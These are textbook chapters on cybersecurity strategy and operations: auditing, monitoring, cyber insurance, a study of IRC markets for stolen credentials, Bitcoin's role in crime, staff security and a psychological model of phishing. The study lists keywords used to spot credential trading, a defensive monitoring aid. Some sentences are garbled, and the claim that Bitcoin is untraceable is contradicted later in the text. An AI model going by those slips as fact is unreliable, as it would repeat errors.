- *An audit*, which is usually a periodic check that the system is operating correctly
- *Monitoring*, which occurs continuously to ensure that the goals of the CIA triad are being met

Audits can be both internal and external, with both types providing useful information about whether a design is meeting its security requirements in practice. *Internal audits* are often useful because the auditors have intimate knowledge of the systems operating context, likely user responses and so on. *External audit* has the benefit of *objectivity*, since the auditor can approach the system “blind”, and in a sense, assume the role of an attacker. This means that they often have no *a priori* information about the system's internal layout or design. This type of audit may also be performed against a *security checklist*, which simply reflects generally accepted security practices.

Auditing is typically supported by *tools*. These tools can be used to identify vulnerabilities by actively checking whether they exist on a system, or by passively examining data and configuration files to suggest problems which may exist. Such tools may reveal problems including the potential for penetration by an external attacker through open network ports, the use of default passwords, inappropriate or absent access controls, the lack of up-to-date versions or patches of applications for operating systems, passwords which can be easily cracked, and so on.

External auditors also perform *penetration tests* routinely. These tests are designed to see if it is possible to break any of the security controls in place, usually with the goal of “gaining root” or administrator access to a system. There are numerous tools which

exist to automate this type of penetration, such as Metasploit¹⁷; these tools can also be used outside of the testing context to penetrate a system directly. In addition to tools, penetration tests also use social engineering techniques in order to obtain information about users and their credentials, possibly by using phishing or keylogging malware, but also perhaps just using a telephone to ring the helpdesk and impersonate a user.

Monitoring tools almost always operate in real time. They include:

- Manually reviewing various system logs and process lists to try and identify anomalies in users and processes that are accessing certain resources at certain times
- Intrusion detection systems which automate manual reviewing on the basis of a set of decision rules and signatures which identify inappropriate behaviour
- Virus scanning tools which examine the files being opened or downloaded for signatures that indicate a virus or Trojan horse infection
- Spyware scanning tools which examine copies and other web browsing elements to determine its spyware has been installed
- Integrity checking tools which ensure that the contents of files have not changed through tampering, including checksums, message digests, and digital signatures
- Password cracking tools, which use a dictionary based and/or brute-force attacks to try and determine a user's password
- System load monitoring tools, which showed the percentage of resource utilisation across computer system elements, including CPU, memory, network, etc.

One of the key research problems in monitoring is working out whether an anomalous pattern of activity represents a previously unseen type of normal (acceptable) behaviour, or an incident of some kind. This is much harder in practice than it sounds: consider the 7 July 2005 bombings of the London Underground. Initially, there was widespread confusion surrounding anomalous activity (e.g. trains stopping, smoke in tunnels), and initial explanations focused on the likelihood of an unintentional incident, such as a fire. It was only after some hours that the reality of a deliberate terrorist attack became clear to those responsible for incident control.¹⁸

Insurance What happens if management is unable to accept the residual risk of a production system deployment even if best efforts have been made to provide design and operational assurance? In some cases, it may be possible to externally insure your organisation against the potential loss. Consider the situation of your family home: you are able to take out an insurance policy, in return for an annual premium paid to an insurer, and in return, you'll be provided with the placement or cash compensation if any *defined event* occurs which causes you loss. This can include structural problems, theft of contents, water damage, and so on. At present, most commercial insurers would offer some type of insurance that could be used to supplement these assurance strategies. However, loss adjustment in insurance is based on being able to estimate some level of actual loss, while the greatest potential harms in Cybersecurity are often based around intangible loss—the loss of reputation, personal data, status, and so on. Where the value of the loss cannot be estimated, it may be difficult to find appropriate insurance.

Cyber insurance is a type of insurance that provides protection against financial losses due to cyber threats, including data breaches, network failures, and other security incidents. However, there are several key issues that need to be considered when it comes to cyber insurance, including:

- *Lack of standardisation:* Unlike other types of insurance, cyber insurance is a relatively new and rapidly evolving field, which can make it difficult to establish industry-wide standards and best practices.
- *Difficulty in assessing risk:* Assessing the risk of cyber threats can be challenging, as there are many different types of threats and new ones are constantly emerging. This can make it difficult for insurers to accurately price policies and for organisations to understand their level of risk.
- *Limited coverage:* Cyber insurance policies can be complex and may not cover all types of cyber threats, particularly those that are considered to be acts of war or terrorism. Additionally, policies may have exclusions or limitations that can make it difficult to receive payouts in the event of a cyber incident.

- *Lack of transparency*: Some cyber insurance policies may not be transparent about what they cover or what the claims process entails, which can lead to confusion or disputes between insurers and policyholders.
- *Cost*: Cyber insurance can be expensive, particularly for smaller organisations, which may not have the resources to invest in robust cybersecurity measures or to absorb the costs of a cyber incident without insurance.
- *Moral hazard*: Cyber insurance may incentivise organisations to take on more risk than they otherwise would, as they may feel that they are protected against financial losses from cyber incidents.
- *Information sharing*: Insurers may be hesitant to share information about cyber incidents with other insurers or organisations, which can make it difficult to establish a comprehensive view of the cybersecurity landscape and to identify emerging threats.

Case Study: Monitoring the Underground Economy

A key step in the value chain for cyber criminals is the process of “cashing out”, or monetising the theft of credentials through carding portals. I previously undertook a study with Stephen McCombie to better understand how this process operates, and how you might automate the process of gathering intelligence for the trading in credentials.¹⁹ We monitored trading on Internet Relay Chat (IRC) channels, and analysed the user’s “nickname”, time and day of posting, and their message content, with a view to identifying the most frequent business process elements and activities involved in the business (for both traders and sellers). We used term frequency analysis to identify the most frequent terms from a credential trading corpus which we collected, and used *n*-gram analysis to look at which terms were most frequently collocated. From the subset of the 100 most frequent terms (bank/payment provider names, supported trading actions, non-cash commodities for trading, targeted countries and times), we determined that several key term categories could be used to understand how buyers and sellers operated, including:

- The names of payment providers or banks (egold, chase, WellsFargo, boa, paypal)
- The verbs identifying specific actions involved in credential trading (cashout, billpay, split, selling)
- Identifying hacked site access for sale (logins, root's, uid, gid)
- The main countries targeted (US, UK)
- Lists of card data to be traded (cvv's, visa, zumer, ebay)
- Proposed transaction timeframe (pm, urgent, minutes, longterm)

We also profiled the language of users, of which most were English or Romanian, but also Yapese, Flemish, and Somali were in use. This type of information can be used to build a basic intelligence gathering capability, since you can monitor chatroom channels for items and activities that are related to your business, and set up an alert when compromised credentials are being traded (e.g. logins to your systems).

These days, it is most likely that this activity occurs on the *dark web* with payments being made in a *cryptocurrency* like Bitcoin. Bitcoin is a digital currency that allows for anonymous and untraceable transactions, making it an attractive tool for cybercriminals to carry out illegal activities. Some of the ways that bitcoin is used in cybercrime include:

- *Ransomware payments*: Ransomware is a type of malware that encrypts a victim's files and demands payment in bitcoin in exchange for the decryption key. Bitcoin's anonymity makes it a popular choice for ransomware payments, as it can be difficult for law enforcement to track down the individuals responsible.
- *Money laundering*: Bitcoin can be used to launder money by converting illicit funds into bitcoin and then using cryptocurrency exchanges to convert the bitcoin back into fiat currency.
- *Dark web transactions*: The dark web is a part of the Internet that is not accessible through standard search engines and is often used for illegal activities. Bitcoin is the preferred currency on the dark web, as it allows for anonymous transactions.
- *Purchase of illegal goods and services*: Bitcoin can be used to purchase illegal goods and services, including drugs, weapons, and stolen data.

- *Investment scams*: Cybercriminals may use bitcoin to carry out investment scams, promising high returns to individuals who invest in fraudulent schemes.

Tracking Bitcoin owners can be challenging due to the anonymous nature of the cryptocurrency. However, the FBI has been successful in some cases in tracking down individuals who use Bitcoin for illegal activities by using various techniques, such as:

- *Blockchain analysis*: The blockchain is a public ledger of all Bitcoin transactions that have ever been made. While Bitcoin transactions are anonymous, they are recorded on the blockchain, which can be used to trace transactions back to specific Bitcoin addresses.
- *Collaboration with exchanges*: Bitcoin exchanges are required to comply with anti-money laundering (AML) and know-your-customer (KYC) regulations, which can provide law enforcement with information about the individuals who use their platforms to buy or sell Bitcoin.
- *Seizure of wallets*: Law enforcement agencies can seize Bitcoin wallets used in illegal activities, which can provide them with information about the individuals involved in those activities.

However, it is important to note that the FBI's ability to track Bitcoin owners depends on various factors, such as the sophistication of the criminals involved and the level of security measures they have taken to protect their identities. Additionally, the use of privacy-focused cryptocurrencies, such as Monero or Zcash, can make it even more difficult to trace transactions and identify individuals involved in cybercrime.

Conclusion

In this chapter, we have examined the basic outlines of an organisational approach to Cybersecurity, and reviewed the core elements of a Cybersecurity Strategy. While many of these elements may seem quite abstract—such as policy, roles, and responsibilities, management,

planning, accreditation, and assurance—their presence marks the difference between an amateur approach to security and a professional one. Without the guidance of planning, and the rate of security operations in policy, security will remain at hoc and organisations which operate in this fashion will be most vulnerable to cyberattack.

Notes

- 1 These entities may unintentionally but ironically be the drivers of cybercrime: Watters, P. A., Herps, A., Layton, R., & McCombie, S. (2013). ICANN or ICANT: Is WHOIS an Enabler of Cybercrime?. *2013 Fourth Cybercrime and Trustworthy Computing Workshop*, 44–49. IEEE.
- 2 More problematically, the private sector can also engage in censorship without regulation: Zhong, H., & Watters, P. A. (2020). The ethics of corporate censorship of information-sharing behavior: A nonconsequentialist perspective. *Library Trends*, 68(4), 697–711.
- 3 http://news.bbc.co.uk/2/hi/uk_news/2071397.stm
- 4 www.itv.com/news/2012-05-25/millionaires-daughter-jailed-for-two-years-for-role-in-london-riots/
- 5 www.sans.org/security-resources/policies/
- 6 www.oit.gatech.edu/issue-specific-policies
- 7 www.tevv.nhs.uk/Global/Policies%20and%20Procedures/IT/IT-0027-v1%20ESR%20System%20specific%20policy%20Apr%2011.pdf
- 8 www.soqlaw.com/
- 9 For example, the Oracle database system historically shipped with scott/tiger as the default username/password (www.dba-oracle.com/t_scott_tiger.htm)
- 10 www.dsd.gov.au/infosec/top35mitigationstrategies.htm
- 11 www-142.ibm.com/software/products/au/en/networkips/
- 12 www.computerworld.com/s/article/9127717/Survey_40_of_hard_drives_bought_on_eBay_hold_personal_corporate_data
- 13 www.privacy.gov.au/law
- 14 www.linuxjournal.com/article/6701
- 15 From a security perspective, a key goal during design should be to *constrain the interface* to prevent data integrity problems occurring in the first place, and also to provide an effective means to manage access.
- 16 www.opengroup.org/publications/catalog/g031.htm
- 17 www.metasploit.com/
- 18 For a fascinating account, see Zimonjic, P. (2008). *Into the darkness: An account of 7/7*. London: Vintage.
- 19 Watters, P.A., & McCombie, S. (2011). A methodology for analysing the credential marketplace. *Journal of Money Laundering Control*, 14(1), 32–43.

OPERATIONAL SECURITY

Users

Security strategy only makes sense if there are business processes in place within the organisation to support these higher-level goals. In this chapter, we consider how to manage and operationalise security responses to ensure that organisations can affect the necessary processes that would lead to a secure environment. This naturally leads onto Chapters 8–10 on technical responses, which are then used to implement the organisational decisions that have been made operationally.

The operational response can be divided into a number of key categories that can be used to build resilience—to deter, detect, respond to, and/or prevent threats from interfering with critical business operations:

- *Users*—how to select the right people who are least likely to comprise the internal threat, and who will be most resilient to the external threat
- *Systems*—how to set up organisational processes and practices for computer systems and networks that could mitigate threats and enhance responding capability
- *Physical Security*—how to ensure that plant is designed and implemented to provide a suitably resilient operating environment
- *Threat Response*—how to manage tactical threats through a Computer Emergency Response Team (CERT) and strategic threats through disaster recovery.

Note that—at the operational level—the focus is very much on business process design, not technical implementation; thus, while we might discuss security marking and labelling of data as a strategy,

we do not identify or specify specific technical means to implement the strategy at this level. This is a key distinction, as technology is constantly evolving, but most core information security principles remain relatively unchanged.

In this chapter, we consider security issues that relate to users, and associated issues that arise between the engagement and retention of staff, to work on systems which have security needs. Understanding basic *psychology* is an important part of planning for secure systems, where users have the potential to learn risky behaviours which may then compromise the integrity of the entire system. Phishing is a great example of how user behaviour leads to such a compromise.

Staffing

Before we consider broader psychological issues, there are more practical matters to be thought out before any user interacts with a system. This typically relates to staffing; any organisation that has security needs must closely consider the *character of a person* who is required to carry out specific or functional duties, not just from the perspective of the training required, funding available, etc., but also from a security perspective, in an attempt to prevent or subvert the insider threat. Given that so much attention in security is paid to perimeter defence, what other likely issues that may arise if you engage staff who are *dishonest, fraudulent, or spies*? Key issues include:

- The deliberate leaking of sensitive or classified information, which may contain valuable intellectual property (*commercial espionage*) or state secrets (*traditional espionage*)
- The destruction of intellectual property, system configuration data, or installation of logic bombs during an *unfriendly termination*
- Obtaining inappropriate access to financial systems, which may then be used to conduct fraud, and so on.

In this section we consider a number of strategies that can be used to engage staff who are less likely to be involved in this type of conduct.

The two fundamental rules when defining roles, from a security perspective, are:

- The *separation of duties*, such that no individual carrying out a specific role can subvert a critical process
- *Least privilege*, meaning that no role is given system privileges above and beyond those specifically needed to carry out the tasks assigned to the role.

Separation of Duties

Consider a simple example. Separation of duties is found in all industries where money handling is involved. In some countries, when you wish to purchase goods from a department store, you firstly select your goods and obtain an invoice from one person, you then take the invoice to a cashier, who processes your payment, and stamps the invoice showing that payment has been made. The stamped invoice is then returned to the first counter so that you can collect your goods. This separation of duties between making a sale and handling cash is one way of preventing fraud, since neither the cashier nor the salesperson has access to both the goods and the cash.

Separation of duties should also be performed to minimise the dependence of any one individual for carrying a critical business process. A common exercise in industry is to take out “bus insurance”, meaning to simulate what would happen if a key staff member was “run over by a bus” or was otherwise unable to work. We will further discuss the value of such activities in contingency planning below.

Least Privilege

A similar example can be used to illustrate the value of least privilege. If a cashier was able to arbitrarily issue a refund, or reduce the price of merchandise through discounting, they may be tempted to commit a fraud by reducing prices for friends, or giving a discount where it is not warranted. Thus, cashiers do not have the level of access required to issue discounts. Instead, a higher level of access is required, such as a supervisor. This also invokes separation of duties, as the supervisor who is authorised to make such a discount should also not be able to operate a checkout by themselves.

From these examples, we can see that the *design of roles*, and mapping these quite specifically to *system privileges*, is critical.

From a system penetration perspective, if an account is compromised in some way, you need to ensure that an attacker has the fewest privileges available to them, which may enable them to obtain information or financial benefit. Particularly for Internet facing accounts, where users routinely browse the web and open themselves up to “drive by downloads” and Trojan horses, it is vital to ensure that such accounts do not have any type of privileged access to install or modify systems software. Such malicious software may be used to run key logging programmes, or modify a password database.

The counter-arguments to excessive use of least privilege are:

- If a staff member is sick or unavailable, and no one else has their elevated privileges, business functions may cease; this in turn may cause greater loss than if somebody else had just been given the higher privileges.
- Staff may attempt to circumvent this control by freely (and unwisely) sharing administrator passwords in breach of policy.
- Managing complex access control matrices, which map user accounts to system resources, is costly to manage and maintain. It is therefore easier and cheaper to have as few restrictions in place as possible.

Once again, the level to which you apply policy rules around access should be determined by the potential for harm to your organisation, and its need or desire for security.

Role Sensitivity

The sensitivity of different roles can be determined by taking into account the potential access that any particular user might have and the damage that they could do, if there were to behave inappropriately. Also, consideration can be given as to whether or not fraudulent activity would be best detected by operational assurance practices, such as an audit or monitoring.

Background checks on staff are becoming commonplace for many organisations, especially where the handling of money or sensitive data is required by the role. At quite low cost, a national police check can be obtained in Australia, which lists offences and crimes for which a

conviction has been obtained or judgement is pending. Organisations need to develop a policy which specifies a *proportionate response*. For example, if somebody has been convicted of drunk driving, would that make them a greater risk of disclosing information inappropriately, compared to somebody with a fraud conviction?

User Compliance

Once staff have been engaged, their roles defined and background checks completed, they need to be inducted into the security principles and practices of the organisation. This may involve some level of initial training, after which an appropriate access level is granted to the user. Organisations will also typically run awareness programmes to ensure that staff are reminded of that key issues in the conduct of their duties that may impact upon security. Before granting higher levels of access, it is good practice to draft a *user compliance statement* that requires users to explicitly accept restrictions on their account and acknowledges their awareness of appropriate legislation. If users are noncompliant, this signed document can then be reviewed for compliance during the course of ongoing performance management or during incident response.

Fraud Detection

An *internal fraud detection* capability is essential for any organisation which handles money. Some management practices can be put in place to maximise the potential detection of such illicit activity. For example, any staff member fitting a position that has *financial delegation* must be directed to take their entire quota of *annual leave* every year. This will ensure that there is at least one monthly billing cycle each year where any questionable invoices and payments to external parties can be checked and authorised by another authorised person. This does not prevent the possibility of *collusion* between the delegation of a certain replacement to defraud the employer, but is one strategy that is commonly used. In combination with background checks to determine if an employee is living beyond their means with an *excessive lifestyle*, empirical rechecking of a *criminal record* should be undertaken to minimise the risk.

Termination

Termination is often the most difficult part of the employment lifecycle to manage. There are specific security issues which arise during termination whether it is friendly or unfriendly. A *friendly termination* is always the easiest to manage—the employer and employee usually wish to remain on good terms, since the decision to terminate may have been mutual or known in advance. Employees often wish to have references from their former employers, and these employers in turn may occasionally wish to contact previous employees with any specific questions around system configuration, project history, etc. The main issue therefore is to ensure that friendly terminations are processed so that no “gaps” are left in security as a result. This means closing credit card accounts, bank authorisations, financial delegations, operating system and application accounts, and so on. It also means that the files and resources that the terminating user was responsible for must often be *transferred to the ownership* of some other user or role. This may require some planning and potential changes in business processes, particularly if the user had some critical role in the organisation. Data privacy and availability must often be reconciled; departing users may feel that their emails are private, but if sent as part of their normal employment, may need to be retained. Organisations need to comply with privacy law in this area in their own jurisdiction. Employees may wish to assist in the organisation of such resources by helping their replacement to determine which files to keep and which files to delete. Cryptographic keys may also need to be disclosed in order to continue the availability of data.

Unfriendly termination often involves some kind of disciplinary action on the part of the employer, or a grievance on behalf of the employee. For example, there may be a breakdown in the supervisory relationship, or there may be untested allegations of fraud, theft, incompetence, etc., which may make these termination processes more difficult to carry out. It is certainly possible that aggrieved employees may attempt to conduct some type of sabotage against their employer. The most famous case of this type occurred in Queensland,¹ where a terminated employee compromised a Maroochy Water Services SCADA system that allowed raw sewerage to spill into water canals. Although the offender was eventually identified, the direct costs and

reputation or risk to the organisation were significant (in this case, \$55,309 was spent on changing building locks alone). Thus, it is ideal in these circumstances to terminate employment and access as quickly as possible, and to remove the employee's access to any systems or data immediately. This will prevent the possibility of direct sabotage or data loss on the day of termination. It may not prevent logic bombs being installed and other types of sabotage which may have been planned in advance, if the employee was made aware of the impending termination ahead of time. Nonetheless, by ensuring that good high availability practices are routinely followed, such as backing up data, compromised systems can always be restored.

Managing Users

User management is a critical operational role of systems and security staff. User management usually involves:

- Identifying *which users* need access to *what systems*
- Setting up processes for *authenticating* those users once they have been identified
- Creating system or application accounts for specific physical *users* or logical *roles*
- Setting up appropriate *access controls* for those users to ensure that they can carry out their official duties appropriately
- Managing identification, authentication, and access control on an ongoing basis, especially when staff leave.

While some of these activities are clearly technical, there is often a separation of duties between a system administrator and a security administrator such that the security administrator is responsible for deciding who has access to which systems, while the system administrator will be responsible for all other aspects of implementing those policy decisions.

Even if a single person is responsible for making policy decisions and enforcing them in relation to access control, there may be some formal process for a system or application “owner” to authorise that access, possibly by way of a signed form. This provides an *audit trail* which can be used to trace the decision-making that may have led to a system compromise (and the staff members responsible).

Operating systems and most applications have quite sophisticated access levels and user types built in. Access rights may be expressed symbolically, or through an increasing integer value, where a lower value might indicate the highest level of access, and a higher value represents a lower level of access.

Some operating systems also separate specific user roles (such as the super user) from individual named accounts. This is one strategy that can be adapted to deal with the problem of assigning roles to specific physical users, when their role may need to be taken over in emergency situation.

Internet-Facing Systems

One of the greatest changes and challenges for security has been the rise of Internet-facing systems, such as web servers, where users are not necessarily enrolled, screened, or have any personal information shared with the organisation providing the service. This means that the processes put in place to manage security behind the firewall must be adapted in some way to support these riskier outward facing services. Indeed, it may be through anonymous usage of public websites that penetration initially occurs to systems behind the firewall. One example of this is SQL injection²; hackers can insert modified SQL queries into HTML fields, and extract data from a database or grant inappropriate privileges on the system hosting the database, even if it is behind the firewall.

Providing access to web systems anonymously can also assist hacktivists who may wish to deface the public facing home page with some type of political message (e.g. “Central Intelligence Agency” was replaced with “Central Stupidity Agency” in an early hack on the CIA’s website³). Even though the direct costs of such an attack are quite low, the reputation costs can be very high. Public-facing systems are also subject to many attacks at the network level, such as DDoS attacks (even against CIA networks which have the toughest perimeter defences⁴), where a network interface card is flooded with invalid traffic from many zombie PCs from a botnet. From this discussion, it may be more prudent to insist that all users on public-facing systems are enrolled and managed in some systematic way; this may include access control and identification, at least, but possibly authentication as well. Indeed, all the processes outlined above are highly relevant to public-facing systems.

Bring Your Own Device (BYOD)

There is a growing trend among many organisations to insist that staff bring their own devices to work rather than being supplied with one.⁵ This helps to reduce *capital expenditure* and maximise company profits. But from a security perspective, it raises many questions about the extent to which employers can impose their will on devices which are owned by their employees. Obviously in the event of termination, for example, employees get to keep the device. Would employers have the ability to inspect the device and remove any data which belonged to them? Would a court order be required to do this? Many employees would also have their own smart phones, which may contain client data belonging to the employer; should this be deleted when the employee leaves their job? From a policy perspective, the practice raises numerous security issues.

Users are often the weakest link in any system, from a security perspective, since they are the targets for social engineering attacks where technologically based attacks have failed. There is often a direct cost—benefit advantage to targeting users, which the attackers are very aware of. For example, consider the computational effort required to generate password guesses for a target. In combinatorics terms, a password is a permutation where repetition is allowed, where there are n choices (from the available character set) and r choices to make (the number of characters to be guessed). If the password length is $r=8$ characters, and there are $n=128$ possible characters that can be used, there are n^r possible permutations, 72,057,594,037,927,936 unique combinations. This would take an extraordinary amount of effort to compute. However, if a user can be tricked into revealing their password using social engineering, why bother to go that effort at all? This is why the popular press (and many security policies) are completely wrong when they focus solely on password length and complexity; in terms of risk, this is the least likely form of attack!

Psychological Factors

So, what can be done to make users more resilient and robust to attacks? Firstly, we need to better understand the different components that sit behind user behaviour, and the various processes and information

flow that link them together. This “systems” view of the relationship between thoughts, feelings, motives, and actions lies at the heart of cognitive psychology. From a systems perspective, let’s consider how information flows into the brain, what processing is performed, and what outputs are generated from their processing.

Cognition

At this level, cognitive psychology views information processing in very much the same way as computer systems, with a simple relationship between *inputs*, *processing*, and *outputs*, as shown in Figure 5.1.

Brain inputs consist of sensory processes in a number of different modalities including:

- *Vision*, where light-sensitive tissue in the retina forms an image which is transmitted through the optic nerve to the lateral geniculate nucleus and through to V1, the primary visual cortex. At V1, these image data are deconstructed into localised features which are orientation specific.⁶ These features are the building blocks for our perception of objects, including letters and words.
- *Touch*, where receptors all over our bodies react to contact with any external object, such as pressing a key on a keyboard.
- *Taste*, where receptors in the tongue allow us to determine if a food has specific characteristics, such as being salty or sweet.
- *Hearing* (audition), where changes in sounds are perceived as vibrations in the air, and which are localised and binaural, meaning that data from both ears are integrated within the auditory cortex to allow us to locate in space the source of a sound, as well as its pitch, volume, etc.
- *Smell* (olfaction), where receptors in our nose allow us to identify different chemical combinations within the environment.




Figure 5.1 Cognitive system information flow.

- *Proprioception*, which is the sense of the relationship between different parts of the body.
- *Vestibular* sense, which is the basis of balance and spatial orientation, where inputs from the inner ear allow us to sense when our body is moving.⁷

Brain information processing (or cognition) allows the integration of these inputs for many purposes, including:

- The formation, recall, and recognition of memories
- Making decisions
- Reading, writing, and speaking
- Creative and imaginative acts, such as daydreaming, painting, or writing software.

Brain outputs are the remapping of these internal cognitive processes into the physical world, including:

- Motor functions, such as walking, grasping, typing, etc.
- Speech production.

In many cases, the outputs are part of a feedback loop which generates further data for the inputs. For example, when writing computer software, as I type each key on the keyboard, I receive sensory data (touch from the key, sound from the keyboard, and visual input from looking at the screen) which are then used to plan the next key press. Experienced programmers are able to chunk larger amounts of this type of data together to improve performance. Novice typists will probably need to look at the keyboard, press the key, wait for their sound feedback from each key press, and then process cognitively the next key to be pressed, and so on (Figure 5.2).

The sequence of this processing is critical to understanding many human factors problems in security. While many tasks require active processing at the cognitive level, tasks which have been mastered




Figure 5.2 Cognitive system information flow—typing.

already tend to become *learned behaviours*, such that little or no cognitive processing is required. Consider any skill-based complex task, such as driving a car. When learning to drive a car for the first time, users need to master the individual skills, such as turning the steering wheel, braking, or changing a gear. Each new task takes an enormous amount of effort to learn. But over time, and with practice, the skill becomes more automated and requires less conscious effort. This is really important in complex tasks requiring *parallel processing*, because when you are driving a car you need to do many things at once. The downside of more automated processing is that you are processing information at the shallow level than if you are a novice. A model that I developed to understand why users become the victims of phishing suggests that it is this automaticity that lies at the heart of the problem, since users have become *habituated* to clicking on links in their e-mails, without checking whether the displayed link and the actual link are consistent and correct.⁸

Emotion (Mood)

One key difference between human information processing and computer information processing is the presence of emotional states and arousal.⁹ One of the key strategies used in social engineering is to try and use the emotion of fear to force a helpdesk operator to reset or reveal a password. Thus, while the operator has the capacity and training to follow procedures, which may involve checking identification visually, inspection of credentials, etc., it is the arousal mediated fear of getting into trouble, losing their job, etc., which may lead them to behave inappropriately. Other emotions include anger, disgust, happiness, sadness, and surprise, which are thought to be relatively universal across cultures.¹⁰

Motivation

Psychology distinguishes between *intrinsic* and *extrinsic* motivation; intrinsic motivation means motives that arise from within, such as natural curiosity, the desire to learn, etc., whereas extrinsic motivation is usually financially motivated, or where some objective reward is available. Historically, hackers have been intrinsically motivated,

but that motivation has now squarely shifted to the extrinsic—what implications does that have for the way in which we conceive of *personality traits* that might have impact on system defence?

Learning

At a broader level, what are the main things that people learn in the first place? Psychological theory of learning has a long history, but mechanisms for learning can be classified into two broad categories:

- *Non-associative learning*, which involves processes such as *habituation* and *sensitisation*, where there is only a single stimulus and response involved. Habituation means that a response to a stimulus tends to decrease over time, and the response becomes more automated. Sensitisation involves the restoration of this link between a stimulus and response. The classic example in neuroscience is the giant slug *aplysia*, which exhibits a decreased rate of neural firing when it is repeatedly tapped with a stick. When the slug is completely habituated, no response is generated by the tapping. However, if the *aplysia* is tapped with a stronger force, then the response will be immediately restored back to its initial strength. Habituation and sensitisation complement each other in enabling an adaptive response to a changing environment.
- *Associative learning*, where there is an association formed between two stimuli (S1 and S2) and a response (R). The classic example here is the gastric response which is generated by the smell of food (S1). Over time, dogs learn that because the appearance of a human-level bringing food (S2) always precedes bringing food, the mere presence of S2 alone—even without S1—will still generate the response R. This type of associate learning is known as Pavlovian conditioning,¹¹ and it acts to strengthen the link between a stimulus and an outcome. On the other hand, operant conditioning uses other strategies like *reinforcement* and *punishment* to modify the association between a stimulus and a response. For example, by altering what someone receives for behaving in a certain way, it is more likely that they will behave that way in the

future (positive reinforcement).¹² Conversely, if someone is punished for their behaviour, they may reduce that behaviour in the future.

Modifying User Behaviour

Psychologists use behavioural strategies based on associative and non-associative learnings to modify behaviour. How can these strategies be fruitfully applied to reduce risk? The three key strategies identified by Dorothea de Zafra¹³ in her Comparative Framework comprise:

- *Awareness*, which is used to promote key security messages that are intended to be short, succinct, and easy to recognise, recall and act upon
- *Training*, where the goal is to ensure all that users have adequate skills and knowledge to carry out their duties in a secure manner
- *Education*, which is intended to develop deep insight into the way that security planning and operations can best be structured for any organisation.

Awareness

Awareness programmes are intended to provide information that is usually recognisable and which is intended for a very *broad audience*. For example, bright, colourful posters with key security messages and graphics are typically placed around offices and computer laboratories to remind users of key messages, such as remembering to change their passwords regularly, not to disclose their password to anyone else, etc. How effective are awareness measures? By considering the process of habituation, you would predict that the first time a user encounters an awareness message, it would probably be processed adequately. However, over time, you expect that the impact would decrease. Indeed, experience shows the users—who are *constantly bombarded with new information* from many different parts of the organisation—typically tune-out to these campaigns very quickly.

What strategies can be used, therefore, to raise awareness? One possibility is to sensitise users—there have been very graphic TV

advertisement campaigns, for example, which are designed to reduce the reptile by sharing the consequences of behaving in a certain way.¹⁴ Although such campaigns can cause distress, and invoke fear, the ongoing reduction in road deaths suggests that occasional sensitisation is a good strategy to reduce risk.

Training

The goal of training is to develop skills within the workforce. A training course might consist of seminars, lab work, field placements, etc., which are meant to provide some *theoretical background* and the ability to apply that knowledge in real-world situations. Graduates from training courses should be able to apply the concepts learnt from the course in their day-to-day jobs. For example, users might be offered a training course in how to use cryptographic products. You might imagine that the course would cover different types of ciphers, such as symmetric and asymmetric ciphers, in the seminar, and there practical examples of how the ciphers are implemented in kind technologies would be presented in hands-on laboratory sessions. Over time, users might forget some aspects of the theory which they haven't used, but will hopefully have built up a repertoire of good practice which then leads to reduced risk.

Education

Education is intended for the development of deep insight into ongoing problems and issues in the field of security. This may range from undergraduate style courses, where a standard curriculum is taught in the context of unanswered research problems, through to people undertaking advanced studies such as a PhD or master's level qualification. The outcomes of this type of activity would include the development of new technologies and theories which together can assist in risk reduction.

Case Study: A Non-Associative Model of Phishing

In 2009, I developed a non-associative model of the clicking on links that ultimately leads to the success of phishing attacks. Just

like the *aplysia*, I suggested that the process of link-clicking becomes automated over time, such that users do not bother verifying that the displayed link matches the actual page being referred to. I used a basic psychological model (including some of the components discussed in this chapter) to identify the likely flows of information involved. This model explains why some interventions like Verisign's Green Bar (Extended Validation) are likely to work, but can they suggest new and interesting avenues for phishing detection and/or prevention? More broadly, can psychological laws, theories and models help explain why phishing is successful?

Responses to stimuli are learnt through experience, either through associative or through non-associative learning as described in this chapter. I investigated whether we could use non-associative learning as the simplest model for explaining why users “fall” for phishing, and then explore how understanding lower- or higher-order processes might suggest countermeasures. Since using e-mail has become a learnt behaviour, with clicking on links, etc., becoming mostly automated, I suggested that little processing at higher (cognitive) levels is required to process e-mail. Thus, users have learnt to (inappropriately) trust e-mail (and websites?) because they have become habituated to the process. To prevent phishing, interventions must occur at lower level (perceptual) or higher level (cognitive), as shown in Figure 5.3.

Over time, e-mail recipients build up trust in senders after multiple successful interactions. There is a “maxima of distrust” on the first interaction, where there is no automatic response and more cognitive evaluation, but there is eventually a “minima of distrust”, where no further decreases in response after subsequent interactions lead to a largely automatic response, and little (if any) cognitive evaluation.




Figure 5.3 Cognitive system model.

Once habituated, phishing attacks are aided by the use of urgent language to force an automatic response and scare tactics to activate an emotive response. Random walk models of decision-making based on information accumulation suggest that poor choices are made when accumulation is terminated early.¹⁵ Accurate decision-making takes time, but when users are under pressure, they will take less time.

Can we predict phishing susceptibility? To do this, we need to parameterise the habituation model specifically for phishing. More generally, human desensitisation schedules may only require 20–30 stimulus presentations, whereas the *aplysia* may take several hundred presentations of the stimulus.

At the cognitive level, there are ironically some characteristics of phishing e-mails that might potentially flag them as phishing to users, if only they processed them deeply. For example, the displayed URL is usually different from the URL embedded in the HTML code, and this disparity is visible when the user moves their cursor over the link. Also, phishing messages usually contain spelling mistakes—even in the subject line—of the bank's name from which the phishing message has been purportedly sent. In addition, being asked unrelated information (such as license and passport numbers) in addition to normal banking login credentials should raise red flags—but often doesn't. As long as the shallow features of the message appear to be genuine, the message tends to elicit a behavioural rather than a cognitive response. This implies that most of the content in the message is not processed at anything other than a shallow level.

